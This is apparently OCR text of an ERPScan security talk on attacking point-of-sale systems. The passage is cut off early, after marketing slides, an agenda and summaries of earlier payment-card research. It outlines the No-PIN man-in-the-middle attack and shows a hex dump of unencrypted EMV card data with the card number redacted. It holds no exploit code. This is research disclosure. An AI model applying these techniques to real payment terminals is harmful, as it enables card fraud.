GET OF THE MONEY:

Hacking POS and POP SYSTEMS

By Dmitry Chastuhin

Dmitry Chastuhin

Yet another security researcher: @_chipik

Head of security consulting at ERPScan

Know 3 Spanish words: hola, gracias, sin hogar

ERPScan

SAP & ORACLE SECURITY PROVIDER

ERPSCAN IN GARTNER MAGIC QUADRANT 2017

Business Service & Products	14,1
Gas & Oil	12,3
Security Systems	9,4
Manufacturing	10,3
Energy	10,3
Telecommunications services	7,7
Banks, Brokers & Finances	8,3
Science & Education	9,1
Retail	8,3
Oil & Gas Operations	9,1
Software & Programming	8,0

INDUSTRIES 40+

3X CUSTOMER BASE GROWTH

2015- **5X** -2016 REVENUE GROWTH

200 DEPLOYMENTS WORLDWIDE

UNIQUE 159

50+ PARTNERS

35 COUNTRIES


SAP 78+ VULNERABILITIES IN 2016

300+ VULNERABILITIES

41 AWARDS

PALO ALTO

AMSTERDAM



100+ AS SPEAKERS

100+ CONFERENCES

REPORTS 70+


20+ RESEARCH EXPERTS


50 EMPLOYEES

READ US IN

WIRED · The Register · DARKReading · International Business Times · MOTHERBOARD · Business Insider · theguardian · Forbes · TechTarget

Agenda


1 POS Into
Previous work 2
3 Why did we choose POS software for the research?
Business day 4
5 How did we choose POS system?
SAP POS 6



7 SAP POS: Going Deeper
How to buy MacBook for 3$ 8
9 S.E.C. – SAP, Encryption, Cipher-texts.
Fixes 10
11 Patch bypass
Better late than never 12
13 Oracle Micros
Conclusion 14

Introduction to POS


James Jacob Ritty


The first cash Register

Introduction to POS



Introduction to POS





The previous work


The previous work

Lucas Zaichkowsky

“Point of Sale System Architecture and Security”

Magstripe readers

AND



Unencrypted data

EMV chip

Chip contains magstripe “equivalent” data unencrypted

```
236BB19AF9BAA069
3CF4F68C3386CD99
D1D........@...4
30679[redacted]2708.
=1704201000008360
03000?.9792CFFB3
9DE15661C386619.
17C1MÛ.....@...P
NS Interface - W
ait Response.360
3000F.Response>.
...<.B987A67B1F3
CF2....%...@...4
30679[redacted]2708=
1704201000008360
3000..A959336064
BA17BA75FD14AC46
821........@...A
0000000031010...
.nt1.7691825EED6
4E101CA.CF5C452A
1708B598996AD628
```

The previous work

Ross Anderson

“How Smartcard Payment Systems Fail”

The No-PIN attack

- Insert a device between card and terminal
- Make card thinks: signature
- Make terminal thinks: pin

The previous work

Nils and Jon Butler

“PinPadPwn”

“Mission mPOSsible”

A “Chippy Pin” game on the terminal

The previous work

Peter Fillmore


“Crash and Pay: Owning and Cloning Payment Devices”

The previous work

Stawomir Jasek

